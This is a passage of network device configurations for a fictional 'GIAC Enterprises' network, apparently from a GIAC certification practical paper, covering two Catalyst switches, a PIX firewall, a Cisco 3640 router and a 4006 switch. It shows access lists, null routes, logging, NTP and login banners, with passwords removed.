access-class 10 in  
password 7 <removed>  
transport input ssh  
!  
scheduler allocate 4000 1000  
ntp clock-period 17180263  
ntp server 209.81.9.7  
ntp server 128.252.19.1 prefer  
ntp server 208.184.49.9  
!  
!  
end
```

Internet Switch GIAC 2950-24-EI

```
!  
! Last configuration change at 11:43:41 CDT Tue Sep 23 2003 by ken.hollis  
! NVRAM config last updated at 11:44:13 CDT Tue Sep 23 2003 by ken.hollis  
!  
version 12.1  
no service pad
```

```
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname GIACSwi036
!
logging buffered 10000 debugging
no logging console
aaa new-model
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
enable secret 5 <removed>
!
username ken.hollis privilege 15 secret 5 <removed>
clock timezone CST -6
clock summer-time CDT recurring
ip subnet-zero
no ip source-route
!
no ip domain-lookup
ip domain-name GIACit.com
!
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id
!
!
interface FastEthernet0/1
 no cdp enable
!
interface FastEthernet0/2
 no cdp enable
!
interface FastEthernet0/3
 no cdp enable
!
interface FastEthernet0/4
 no cdp enable
!
interface FastEthernet0/5
 no cdp enable
!
interface FastEthernet0/6
```

```
no cdp enable
!
interface FastEthernet0/7
no cdp enable
!
interface FastEthernet0/8
no cdp enable
!
interface FastEthernet0/9
no cdp enable
!
interface FastEthernet0/10
no cdp enable
!
interface FastEthernet0/11
no cdp enable
!
interface FastEthernet0/12
no cdp enable
!
interface FastEthernet0/13
no cdp enable
!
interface FastEthernet0/14
no cdp enable
!
interface FastEthernet0/15
no cdp enable
!
interface FastEthernet0/16
no cdp enable
!
interface FastEthernet0/17
no cdp enable
!
interface FastEthernet0/18
no cdp enable
!
interface FastEthernet0/19
no cdp enable
!
interface FastEthernet0/20
no cdp enable
!
interface FastEthernet0/21
no cdp enable
```

```
!  
interface FastEthernet0/22  
  no cdp enable  
!  
interface FastEthernet0/23  
  no cdp enable  
!  
interface FastEthernet0/24  
  no cdp enable  
!  
interface GigabitEthernet0/1  
  no cdp enable  
!  
interface GigabitEthernet0/2  
  no cdp enable  
!  
interface Vlan1  
  ip address 190.104.93.36 255.255.255.240  
  ip accounting access-violations  
  no ip route-cache  
!  
ip default-gateway 190.104.93.34  
no ip http server  
!  
logging history debugging  
logging trap debugging  
logging source-interface Vlan1  
logging 190.104.93.46  
access-list 10 permit 190.104.93.46  
access-list 10 permit 190.104.93.39  
access-list 10 deny any log  
access-list 69 permit 10.32.1.122  
access-list 69 permit 190.104.93.46  
access-list 69 deny any log  
no cdp run  
snmp-server community <removed> RO 69  
snmp-server tftp-server-list 69  
banner exec ^C  
By continuing to use this system you indicate your awareness of and consent to these  
terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the  
conditions stated in this warning.  
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C  
banner login ^C  
Any or all uses of this system and all files on this system may be intercepted, monitored,  
recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC,  
and law enforcement personnel.^C
```

banner motd ^C

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

!

line con 0

line vty 0 4

access-class 10 in

transport input ssh

line vty 5 15

transport input none

transport output none

!

ntp clock-period 17180124

ntp source Vlan1

ntp server 190.104.93.33

!

monitor session 1 source interface Fa0/1 - 23

monitor session 1 destination interface Fa0/24

end

DMZ Switch GIAC 2950-24-EI

!

! Last configuration change at 11:57:02 CDT Tue Sep 23 2003 by ken.hollis

! NVRAM config last updated at 11:57:11 CDT Tue Sep 23 2003 by ken.hollis

!

version 12.1

no service pad

service tcp-keepalives-in

service tcp-keepalives-out

service timestamps debug datetime msec localtime show-timezone

service timestamps log datetime msec localtime show-timezone

service password-encryption

!

hostname DMZSwi004

!

logging buffered 10000 debugging

no logging console

aaa new-model

aaa authentication login default local

aaa authentication login console line

aaa authorization exec default local

enable secret 5 <removed>

!

username ken.hollis privilege 15 password 7 <removed>

```
clock timezone CST -6
clock summer-time CDT recurring
ip subnet-zero
no ip source-route
!
no ip domain-lookup
ip domain-name GIACit.com
!
spanning-tree mode pvst
no spanning-tree optimize bpdu transmission
spanning-tree extend system-id
!
!
interface FastEthernet0/1
!
interface FastEthernet0/2
!
interface FastEthernet0/3
speed 100
!
interface FastEthernet0/4
!
interface FastEthernet0/5
!
interface FastEthernet0/6
!
interface FastEthernet0/7
!
interface FastEthernet0/8
!
interface FastEthernet0/9
speed 100
!
interface FastEthernet0/10
!
interface FastEthernet0/11
!
interface FastEthernet0/12
!
interface FastEthernet0/13
!
interface FastEthernet0/14
!
interface FastEthernet0/15
!
interface FastEthernet0/16
```

```
!  
interface FastEthernet0/17  
!  
interface FastEthernet0/18  
!  
interface FastEthernet0/19  
!  
interface FastEthernet0/20  
!  
interface FastEthernet0/21  
!  
interface FastEthernet0/22  
!  
interface FastEthernet0/23  
!  
interface FastEthernet0/24  
!  
interface GigabitEthernet0/1  
!  
interface GigabitEthernet0/2  
!  
interface Vlan1  
  ip address 192.168.100.4 255.255.255.0  
  ip accounting access-violations  
  no ip route-cache  
!  
ip default-gateway 192.168.100.1  
no ip http server  
!  
logging trap debugging  
logging source-interface Vlan1  
logging 10.32.1.122  
access-list 10 permit 192.168.100.60  
access-list 10 permit 192.168.100.61  
access-list 10 permit 192.168.100.62  
access-list 10 permit 192.168.100.63  
access-list 10 permit 192.168.100.86  
access-list 10 permit 192.168.100.87  
access-list 10 permit 192.168.100.88  
access-list 10 permit 192.168.100.89  
access-list 10 permit 192.168.100.82  
access-list 10 permit 192.168.100.83  
access-list 10 permit 192.168.100.84  
access-list 10 permit 192.168.100.85  
access-list 10 permit 192.168.100.81  
access-list 10 permit 192.168.100.76
```



```
access-list 10 permit 192.168.100.77
access-list 10 permit 192.168.100.78
access-list 10 permit 192.168.100.79
access-list 10 permit 192.168.100.72
access-list 10 permit 192.168.100.73
access-list 10 permit 192.168.100.74
access-list 10 permit 192.168.100.75
access-list 10 permit 192.168.100.68
access-list 10 permit 192.168.100.69
access-list 10 permit 192.168.100.70
access-list 10 permit 192.168.100.71
access-list 10 permit 192.168.100.64
access-list 10 permit 192.168.100.65
access-list 10 permit 192.168.100.66
access-list 10 permit 192.168.100.67
access-list 10 permit 10.32.1.122
access-list 10 permit 192.168.100.80
access-list 10 deny any log
access-list 69 permit 10.32.1.122
access-list 69 deny any log
no cdp run
```

```
snmp-server community <removed> RO 69
snmp-server location Yes
banner exec ^C
```

By continuing to use this system you indicate your awareness of and consent to these terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the conditions stated in this warning.

<http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html>^C

```
banner login ^C
```

Any or all uses of this system and all files on this system may be intercepted, monitored, recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC, and law enforcement personnel.^C

```
banner motd ^C
```

This computer is a GIAC Enterprises Computer and is the property of the GIAC Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no explicit or implicit expectation of privacy.^C

!

```
line con 0
password 7 <removed>
stopbits 1
line vty 0 4
access-class 10 in
password 7 <removed>
transport input ssh
line vty 5 15
transport input none
```

```
transport output none
!
ntp clock-period 17180024
ntp source Vlan1
ntp server 190.104.93.33
ntp server 192.168.70.1 prefer
!
monitor session 1 source interface Fa0/1 - 23
monitor session 1 destination interface Fa0/24
end
```

Firewall - Cisco PIX 515

Three Interface – Inside, DMZ, Outside.

```
: Saved
:
PIX Version 6.3(1)
interface ethernet0 auto
interface ethernet1 auto
interface ethernet2 auto
nameif ethernet0 outside security0
nameif ethernet1 inside security100
nameif ethernet2 dmz security50
enable password <removed> encrypted
passwd <removed> encrypted
hostname GIACFrw002
domain-name GIACit.com
clock timezone CST -6
clock summer-time CDT recurring
fixup protocol esp-ike
fixup protocol ftp 21
fixup protocol h323 h225 1720
fixup protocol h323 h225 3230-3235
fixup protocol h323 ras 1718-1719
fixup protocol http 80
fixup protocol ils 389
fixup protocol rsh 514
no fixup protocol rtsp 554
no fixup protocol sip 5060
fixup protocol sip udp 5060
fixup protocol skinny 2000
fixup protocol smtp 25
fixup protocol sqlnet 1521
```

no names
access-list acl-out permit icmp any any echo-reply
access-list acl-out permit tcp any any eq domain
access-list acl-out permit udp any any eq domain
access-list acl-out permit tcp any host 190.104.93.42 eq www
access-list acl-out permit tcp any host 190.104.93.42 eq smtp
access-list acl-out permit tcp any host 190.104.93.42 eq https
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmptrap
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq syslog
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.122 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 190.104.93.46 eq snmp
access-list acl-out permit udp host 190.104.93.36 host 190.104.93.46 eq snmp
access-list acl-out permit udp host 190.104.93.36 host 10.32.1.132 eq tftp
access-list acl-out permit udp host 190.104.93.33 host 10.32.1.132 eq tftp
access-list acl-out permit icmp any any time-exceeded
access-list acl-out permit esp any host 190.104.93.39
access-list acl-dmz permit icmp any any
access-list acl-dmz permit tcp any any eq domain
access-list acl-dmz permit udp any any eq domain
access-list acl-dmz permit icmp any any echo-reply
access-list acl-dmz permit udp any host 192.168.70.1 eq ntp
access-list acl-dmz permit tcp host 192.168.100.7 host 10.32.1.102 eq smtp
access-list acl-dmz permit udp host 192.168.100.4 host 190.104.93.33 eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq snmptrap
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq syslog
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.122 eq tftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq www
access-list acl-dmz permit tcp host 192.168.100.7 any eq https
access-list acl-dmz permit udp host 192.168.100.7 host 190.104.93.33 eq ntp
access-list acl-dmz permit udp host 192.168.100.4 host 10.32.1.132 eq tftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp
access-list acl-dmz permit tcp host 192.168.100.7 any eq ftp-data
access-list acl-dmz deny tcp host 192.168.100.7 any eq smtp log disable
no pager
logging on
logging timestamp
logging buffered notifications
logging trap warnings
logging host inside 10.32.1.122
no logging message 106011
no logging message 304006
icmp permit 10.32.1.0 255.255.255.0 inside
icmp permit 10.1.1.0 255.255.255.0 inside

```
icmp permit 192.168.70.0 255.255.255.0 inside
mtu outside 1500
mtu inside 1500
mtu dmz 1500
ip address outside 190.104.93.34 255.255.255.240
ip address inside 192.168.70.2 255.255.255.0
ip address dmz 192.168.100.1 255.255.255.0
ip verify reverse-path interface outside
ip verify reverse-path interface inside
ip verify reverse-path interface dmz
ip audit info action alarm
ip audit attack action alarm
pdm logging warnings 200
pdm history enable
arp timeout 14400
global (outside) 2 190.104.93.39
global (outside) 3 190.104.93.46
global (dmz) 1 192.168.100.10-192.168.100.50
global (dmz) 2 192.168.100.51-192.168.100.80
global (dmz) 3 10.32.1.122
nat (inside) 3 10.32.1.122 255.255.255.255 0 0
nat (inside) 2 192.168.70.0 255.255.255.0 0 0
nat (inside) 2 10.32.1.0 255.255.255.0 0 0
nat (dmz) 2 192.168.100.4 255.255.255.255 0 0
nat (dmz) 2 192.168.100.0 255.255.255.0 0 0
static (inside,outside) udp 10.32.1.122 tftp 10.32.1.122 tftp netmask 255.255.255.255 0
0
static (inside,outside) udp 190.104.93.46 syslog 10.32.1.122 syslog netmask
255.255.255.255 0 0
static (inside,outside) udp 190.104.93.46 snmptrap 10.32.1.122 snmptrap netmask
255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 tftp 10.32.1.122 tftp netmask 255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 syslog 10.32.1.122 syslog netmask
255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 snmptrap 10.32.1.122 snmptrap netmask
255.255.255.255 0 0
static (inside,outside) udp 190.104.93.46 snmp 10.32.1.122 snmp netmask
255.255.255.255 0 0
static (inside,dmz) udp 10.32.1.122 snmp 10.32.1.122 snmp netmask 255.255.255.255
0 0
static (inside,dmz) udp 10.32.1.132 tftp 10.32.1.132 tftp netmask 255.255.255.255 0 0
static (inside,outside) udp 10.32.1.132 tftp 10.32.1.132 tftp netmask 255.255.255.255 0
0
static (inside,dmz) 10.32.1.102 10.32.1.102 netmask 255.255.255.255 0 0
static (inside,dmz) 192.168.70.1 192.168.70.1 netmask 255.255.255.255 0 0
static (dmz,outside) 190.104.93.42 192.168.100.7 netmask 255.255.255.255 0 0
```

```
access-group acl-out in interface outside
access-group acl-dmz in interface dmz
route outside 0.0.0.0 0.0.0.0 190.104.93.33 1
route inside 10.32.1.0 255.255.255.0 192.168.70.1 1
timeout xlate 3:00:00
timeout conn 1:00:00 half-closed 0:10:00 udp 0:02:00 rpc 0:10:00 h225 1:00:00
timeout h323 0:05:00 mgcp 0:05:00 sip 0:30:00 sip_media 0:02:00
timeout uauth 0:05:00 absolute
aaa-server TACACS+ protocol tacacs+
aaa-server RADIUS protocol radius
aaa-server LOCAL protocol local
url-server (inside) vendor websense host 10.32.1.115 timeout 5 protocol TCP version 1
url-cache src_dst 128KB
aaa authentication ssh console LOCAL
filter url http 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter https 443 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
filter ftp 21 0.0.0.0 0.0.0.0 0.0.0.0 0.0.0.0 allow
ntp server 192.168.70.1 source inside
snmp-server host inside 10.32.1.122
no snmp-server location
no snmp-server contact
snmp-server community <removed>
snmp-server enable traps
floodguard enable
telnet timeout 15
ssh 10.32.1.10 255.255.255.255 inside
ssh 10.32.1.122 255.255.255.255 inside
ssh 10.32.1.132 255.255.255.255 inside
ssh timeout 10
console timeout 0
username ken.hollis password <removed> encrypted privilege 15
url-block url-mempool 128
url-block url-size 4
terminal width 80
Cryptochecksum:6f778010e9f131f05234a06aff1c20af
: end
```

Internal Router - Cisco 3640 Router

!

! Last configuration change at 08:50:18 CDT Wed Oct 1 2003 by ken.hollis

! NVRAM config last updated at 08:51:39 CDT Wed Oct 1 2003 by ken.hollis

!

```
version 12.3
no service pad
service tcp-keepalives-in
service tcp-keepalives-out
service timestamps debug datetime msec localtime show-timezone
service timestamps log datetime msec localtime show-timezone
service password-encryption
!
hostname GIACRou001
!
boot system flash flash:c3640-jk9o3s-mz.123-1a.bin
logging buffered 10000 debugging
no logging console
enable secret 5 <removed>
!
username ken.hollis privilege 15 secret 5 <removed>
clock timezone CST -6
clock summer-time CDT recurring
aaa new-model
!
!
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
aaa session-id common
no ip subnet-zero
no ip source-route
!
!
ip nbar port-map custom-07 tcp 1059
ip nbar port-map custom-06 udp 500
ip nbar port-map custom-05 tcp 1863
ip nbar port-map custom-04 tcp 5050
ip nbar port-map custom-03 udp 37
ip nbar port-map custom-03 tcp 37
ip nbar port-map custom-02 tcp 1057
ip nbar port-map custom-01 tcp 5190
no ip domain lookup
ip domain name GIACit.com
ip name-server 10.32.1.101
!
no ip bootp server
ip cef
ip audit notify log
ip audit po max-events 100
mpls ldp logging neighbor-changes
```

no ftp-server write-enable

!
!
!
!
!
!
!
!
!
!
!

no voice hpi capture buffer

no voice hpi capture destination

!
!
!
!

class-map match-all HTTP

match protocol http

class-map match-all Gnutella

match protocol gnutella

class-map match-all RealAudio

match protocol realaudio

!
!

bridge crb

!
!
!

interface Loopback0

ip address 192.168.254.254 255.255.255.255

ip broadcast-address 0.0.0.0

!

interface Loopback1

ip address 169.254.0.1 255.255.0.0

ip broadcast-address 0.0.0.0

!

interface Loopback2

ip address 192.168.1.1 255.255.255.0

!

interface FastEthernet0/0

description GIAC LAN

ip address 10.32.1.1 255.255.255.0

ip broadcast-address 0.0.0.0

```
ip accounting access-violations
speed 100
full-duplex
!
interface FastEthernet0/1
description "Internal Firewall Connection"
ip address 192.168.70.1 255.255.255.0
ip broadcast-address 0.0.0.0
ip access-group 169 out
ip nbar protocol-discovery
duplex auto
speed auto
!
interface Serial1/0
no ip address
ip broadcast-address 0.0.0.0
serial restart_delay 0
!
router ospf 1
log-adjacency-changes
redistribute connected
redistribute static
redistribute rip
network 10.0.0.0 0.255.255.255 area 0
network 192.168.0.0 0.0.255.255 area 0
!
ip default-gateway 192.168.70.2
no ip http server
ip http port 1369
no ip http secure-server
no ip classless
ip route 0.0.0.0 0.0.0.0 192.168.70.2
ip route 12.129.205.120 255.255.255.255 Null0
ip route 38.117.132.0 255.255.255.0 Null0
ip route 63.68.54.10 255.255.255.255 Null0
ip route 63.68.54.11 255.255.255.255 Null0
ip route 63.68.55.125 255.255.255.255 Null0
ip route 63.68.55.189 255.255.255.255 Null0
ip route 63.175.146.12 255.255.255.255 Null0
ip route 63.175.146.18 255.255.255.255 Null0
ip route 63.175.146.25 255.255.255.255 Null0
ip route 63.197.87.0 255.255.255.0 Null0
ip route 64.4.13.17 255.255.255.255 Null0
ip route 64.4.13.160 255.255.255.224 Null0
ip route 64.12.26.0 255.255.255.0 Null0
ip route 64.12.151.0 255.255.255.0 Null0
```


ip route 64.12.161.153 255.255.255.255 Null0
ip route 64.12.161.185 255.255.255.255 Null0
ip route 64.12.162.57 255.255.255.255 Null0
ip route 64.12.163.130 255.255.255.255 Null0
ip route 64.12.163.199 255.255.255.255 Null0
ip route 64.12.163.212 255.255.255.255 Null0
ip route 64.12.163.213 255.255.255.255 Null0
ip route 64.12.163.214 255.255.255.255 Null0
ip route 64.12.164.153 255.255.255.255 Null0
ip route 64.12.164.249 255.255.255.255 Null0
ip route 64.12.200.89 255.255.255.255 Null0
ip route 64.58.76.37 255.255.255.255 Null0
ip route 64.94.110.11 255.255.255.255 Null0
ip route 64.143.96.136 255.255.255.255 Null0
ip route 64.143.96.164 255.255.255.255 Null0
ip route 64.152.64.0 255.255.255.0 Null0
ip route 64.152.73.0 255.255.255.0 Null0
ip route 190.104.93.32 255.255.255.240 192.168.70.2
ip route 190.105.12.254 255.255.255.255 192.168.70.2
ip route 64.253.196.0 255.255.255.0 Null0
ip route 65.54.195.253 255.255.255.255 Null0
ip route 189.22.47.1 255.255.255.255 192.168.70.2
ip route 65.121.237.0 255.255.255.0 Null0
ip route 65.164.242.200 255.255.255.255 Null0
ip route 66.28.32.0 255.255.255.0 Null0
ip route 66.28.234.0 255.255.255.0 Null0
ip route 66.33.80.199 255.255.255.255 Null0
ip route 66.35.229.0 255.255.255.0 Null0
ip route 66.163.168.105 255.255.255.255 Null0
ip route 66.163.173.76 255.255.255.255 Null0
ip route 66.163.173.78 255.255.255.255 Null0
ip route 66.163.173.201 255.255.255.255 Null0
ip route 66.163.173.202 255.255.255.255 Null0
ip route 66.163.173.203 255.255.255.255 Null0
ip route 66.218.71.185 255.255.255.255 Null0
ip route 69.0.241.20 255.255.255.255 Null0
ip route 80.35.166.204 255.255.255.255 Null0
ip route 128.121.26.135 255.255.255.255 Null0
ip route 128.121.26.137 255.255.255.255 Null0
ip route 131.107.173.6 255.255.255.255 Null0
ip route 144.228.254.0 255.255.255.0 Null0
ip route 144.228.255.0 255.255.255.0 Null0
ip route 159.153.253.16 255.255.255.255 Null0
ip route 159.153.253.152 255.255.255.255 Null0
ip route 159.153.253.153 255.255.255.255 Null0
ip route 164.109.92.167 255.255.255.255 Null0

ip route 164.109.92.170 255.255.255.255 Null0
ip route 165.254.12.0 255.255.255.0 Null0
ip route 192.0.0.0 255.255.255.0 Null0
ip route 192.168.0.0 255.255.255.0 Null0
ip route 192.168.100.0 255.255.255.0 192.168.70.2
ip route 199.181.132.9 255.255.255.255 Null0
ip route 205.188.6.0 255.255.255.0 Null0
ip route 205.188.153.0 255.255.255.0 Null0
ip route 205.188.153.249 255.255.255.255 Null0
ip route 205.188.179.24 255.255.255.255 Null0
ip route 205.188.179.233 255.255.255.255 Null0
ip route 205.188.248.25 255.255.255.255 Null0
ip route 205.188.248.89 255.255.255.255 Null0
ip route 206.107.131.10 255.255.255.255 Null0
ip route 206.228.179.0 255.255.255.0 Null0
ip route 207.12.34.214 255.255.255.255 Null0
ip route 207.12.34.215 255.255.255.255 Null0
ip route 207.12.34.244 255.255.255.255 Null0
ip route 207.46.104.20 255.255.255.255 Null0
ip route 207.46.110.254 255.255.255.255 Null0
ip route 207.46.196.100 255.255.255.255 Null0
ip route 207.46.196.101 255.255.255.255 Null0
ip route 207.46.248.112 255.255.255.255 Null0
ip route 207.46.248.113 255.255.255.255 Null0
ip route 207.68.167.254 255.255.255.255 Null0
ip route 207.188.7.118 255.255.255.255 Null0
ip route 207.234.141.225 255.255.255.255 Null0
ip route 208.27.83.0 255.255.255.0 Null0
ip route 209.10.110.70 255.255.255.255 Null0
ip route 209.11.45.139 255.255.255.255 Null0
ip route 209.11.45.140 255.255.255.255 Null0
ip route 209.133.65.192 255.255.255.224 Null0
ip route 213.244.183.201 255.255.255.255 Null0
ip route 213.244.183.202 255.255.255.255 Null0
ip route 216.136.130.46 255.255.255.255 Null0
ip route 216.136.173.172 255.255.255.255 Null0
ip route 216.136.173.179 255.255.255.255 Null0
ip route 216.136.175.132 255.255.255.255 Null0
ip route 216.136.175.142 255.255.255.255 Null0
ip route 216.136.175.143 255.255.255.255 Null0
ip route 216.136.175.144 255.255.255.255 Null0
ip route 216.136.175.145 255.255.255.255 Null0
ip route 216.136.175.226 255.255.255.255 Null0
ip route 216.136.224.142 255.255.255.255 Null0
ip route 216.136.224.143 255.255.255.255 Null0
ip route 216.136.224.213 255.255.255.255 Null0

```
ip route 216.136.224.214 255.255.255.255 Null0
ip route 216.136.225.11 255.255.255.255 Null0
ip route 216.136.225.12 255.255.255.255 Null0
ip route 216.136.225.35 255.255.255.255 Null0
ip route 216.136.225.36 255.255.255.255 Null0
ip route 216.136.225.83 255.255.255.255 Null0
ip route 216.136.225.84 255.255.255.255 Null0
ip route 216.136.225.238 255.255.255.255 Null0
ip route 216.136.226.117 255.255.255.255 Null0
ip route 216.136.226.118 255.255.255.255 Null0
ip route 216.136.226.208 255.255.255.255 Null0
ip route 216.136.226.209 255.255.255.255 Null0
ip route 216.136.226.210 255.255.255.255 Null0
ip route 216.136.227.166 255.255.255.255 Null0
ip route 216.136.227.167 255.255.255.255 Null0
ip route 216.136.227.168 255.255.255.255 Null0
ip route 216.136.233.128 255.255.255.224 Null0
!
!
!
logging history debugging
logging trap debugging
logging source-interface FastEthernet0/0
logging 10.32.1.122
access-list 69 permit 10.32.1.122
access-list 69 deny any log
access-list 169 permit ip any host 192.168.70.2
access-list 169 deny tcp any any eq 4444 log
access-list 169 deny tcp any eq 4444 any log
access-list 169 deny tcp any any range 135 139
access-list 169 deny udp any any range 135 netbios-ss
access-list 169 deny tcp any any eq 445
access-list 169 deny udp any any eq 445
access-list 169 deny tcp any range 135 139 any
access-list 169 deny udp any range 135 netbios-ss any
access-list 169 deny tcp any eq 445 any
access-list 169 deny udp any eq 445 any
access-list 169 deny tcp any any eq 554
access-list 169 permit tcp any 63.210.163.16 0.0.0.15 log
access-list 169 permit tcp any host 63.251.224.169 log
access-list 169 permit tcp any host 63.251.224.177 log
access-list 169 permit tcp any host 208.209.210.175 log
access-list 169 permit tcp any host 64.49.213.134 log
access-list 169 deny ip any 127.0.0.0 0.255.255.255
access-list 169 deny ip any 10.0.0.0 0.255.255.255
access-list 169 deny ip any 172.16.0.0 0.15.255.255
```

```
access-list 169 permit ip any host 192.168.100.7
access-list 169 permit ip any host 192.168.100.4
access-list 169 deny ip any 192.168.0.0 0.0.255.255
access-list 169 permit tcp any any eq www
access-list 169 permit udp host 10.32.1.122 any eq snmp
access-list 169 permit tcp any any eq 1755
access-list 169 permit tcp host 10.32.1.102 any eq smtp
access-list 169 permit tcp host 10.32.1.102 eq smtp host 192.168.100.7
access-list 169 permit tcp any any eq 443
access-list 169 permit tcp any any eq 37
access-list 169 permit tcp host 10.32.1.120 host 216.254.0.38
access-list 169 permit tcp host 10.32.1.122 any eq 22
access-list 169 permit tcp host 10.32.1.122 any eq telnet
access-list 169 permit tcp any 66.151.158.0 0.0.0.255 eq 8200
access-list 169 permit icmp host 10.32.1.122 any
access-list 169 permit icmp any any
access-list 169 permit udp any any eq time
access-list 169 permit udp any any eq ntp
access-list 169 permit tcp any any eq smtp
access-list 169 permit tcp any any eq 8080
access-list 169 permit tcp any any eq ftp
access-list 169 permit tcp any any eq ftp-data
access-list 169 permit tcp any any eq domain
access-list 169 permit udp any any eq domain
access-list 169 permit tcp any any eq pop3
access-list 169 permit tcp any any eq nntp
access-list 169 permit tcp any any eq daytime
access-list 169 permit tcp any 192.6.144.0 0.0.15.255
access-list 169 permit tcp any 192.6.160.0 0.0.31.255
access-list 169 permit tcp any 192.6.192.0 0.0.63.255
access-list 169 permit tcp any 143.166.0.0 0.0.255.255
access-list 169 permit tcp any 207.46.0.0 0.0.255.255
access-list 169 permit tcp any any eq 14
access-list 169 deny udp host 10.32.1.122 any eq sunrpc
access-list 169 permit esp any any
access-list 169 permit tcp any any log
access-list 169 permit udp any any log
access-list 169 permit ip any any log
access-list 169 deny ip any any log
access-list 181 deny tcp any eq 4444 any log
access-list 181 deny tcp any any eq 4444 log
access-list 181 deny tcp any eq 707 any log
access-list 181 deny tcp any any eq 707 log
access-list 181 permit udp host 10.32.1.122 eq tftp any
access-list 181 permit udp any host 10.32.1.122 eq tftp
access-list 181 deny udp any eq tftp any log
```

```
access-list 181 deny  udp any any eq tftp log
access-list 181 permit ip any any
access-list 181 deny  ip any any log
access-list 182 permit icmp host 10.32.1.122 any
access-list 182 permit icmp any host 10.32.1.122
access-list 182 permit icmp host 10.32.1.101 any
access-list 182 permit icmp any host 10.32.1.101
access-list 182 permit icmp any any log
access-list 182 permit ip any any
access-list 182 deny  ip any any log
no cdp run
!
menu GIAC text GIACrout 1
menu GIAC command GIACcomm 2
menu GIAC line-mode
!
!
snmp-server community <removed> RO 69
no snmp-server enable traps tty
snmp-server enable traps stun
snmp-server enable traps bstun
snmp-server tftp-server-list 69
radius-server authorization permit missing Service-Type
!
!
!
!
dial-peer cor custom
!
!
!
!
rtr responder
banner exec ^C
By continuing to use this system you indicate your awareness of and consent to these
terms and conditions of use. LOG OFF IMMEDIATELY if you do not agree to the
conditions stated in this warning.
http://www.usdoj.gov/criminal/cybercrime/ccpolicy.html^C
banner login ^C
Any or all uses of this system and all files on this system may be intercepted, monitored,
recorded, copied, audited, inspected, and disclosed to authorized site, Corporate GIAC,
and law enforcement personnel.^C
banner motd ^C
This computer is a GIAC Enterprises Computer and is the property of the GIAC
Enterprises. It is for authorized use only. Users (authorized or unauthorized) have no
explicit or implicit expectation of privacy.^C
```

```
!  
line con 0  
  password 7 <removed>  
  login authentication console  
line aux 0  
line vty 0 4  
  password 7 <removed>  
  transport input ssh  
line vty 5 15  
  no exec  
  transport input none  
  transport output none  
!  
scheduler allocate 4000 1000  
ntp clock-period 17179995  
ntp source FastEthernet0/0  
ntp server 139.78.100.163  
ntp server 128.252.19.1 prefer  
ntp server 208.184.49.9  
ntp server 205.188.185.33  
!  
!  
end
```

Internal Switch - Cisco 4006

```
!  
version 12.1  
no service pad  
service tcp-keepalives-in  
service tcp-keepalives-out  
service timestamps debug datetime msec localtime show-timezone  
service timestamps log datetime msec localtime show-timezone  
service password-encryption  
service compress-config  
!  
hostname GIACSWI010  
!  
boot system flash bootflash:cat4000-i5k2s-mz.121-19.EW.bin  
logging buffered 10000 debugging  
no logging console  
aaa new-model
```

```
aaa authentication login default local
aaa authentication login console line
aaa authorization exec default local
enable secret 5 <removed>
!
username ken.hollis privilege 15 secret 5 <removed>
clock timezone CST -6
clock summer-time CDT recurring
ip subnet-zero
no ip source-route
no ip domain-lookup
ip domain-name GIACit.com
ip name-server 10.32.1.101
!
no ip bootp server
ip ssh time-out 120
ip ssh authentication-retries 3
!
!
!
spanning-tree vlan 1,5,8,1002-1005 priority 8192
spanning-tree vlan 10 priority 127
!
!
interface Loopback0
 ip address 192.168.254.253 255.255.255.255
!
interface Loopback1
 ip address 10.250.5.1 255.255.255.0
!
interface GigabitEthernet1/1
 description Cisco 2950-24 to second Floor
 switchport access vlan 10
 switchport trunk encapsulation dot1q
 switchport mode trunk
!
interface GigabitEthernet1/2
 switchport access vlan 10
 switchport mode access
!
interface GigabitEthernet2/1
 description GIAC NT Domain Server [10.32.1.100] 0003.39fe.a32e
 switchport access vlan 10
 switchport mode access
!
interface GigabitEthernet2/2
```

```
description GIAC Internal DNS [10.32.1.101] 0003.393a.3b4a
switchport access vlan 10
switchport mode access
!
<snip> Interfaces 2/3 through 6/46 removed because of length. These interfaces
look just like interface FastEthernet 6/47.
!
interface FastEthernet6/47
switchport access vlan 10
switchport mode access
no snmp trap link-status
!
interface FastEthernet6/48
switchport access vlan 10
switchport mode access
no snmp trap link-status
!
interface Vlan1
ip address 10.1.1.10 255.255.248.0
!
interface Vlan7
ip address 1.1.1.3 255.255.255.0
!
interface Vlan10
ip address 10.32.1.10 255.255.248.0
no ip redirects
!
router ospf 1
log-adjacency-changes
redistribute connected
redistribute static
redistribute rip
network 10.0.0.0 0.255.255.255 area 0
network 192.168.0.0 0.0.255.255 area 0
!
ip classless
ip route 0.0.0.0 0.0.0.0 10.32.1.1
no ip http server
ip http port 1369
ip http access-class 69
!
!
logging history debugging
logging trap debugging
logging source-interface Vlan10
logging 10.32.1.122
```



```
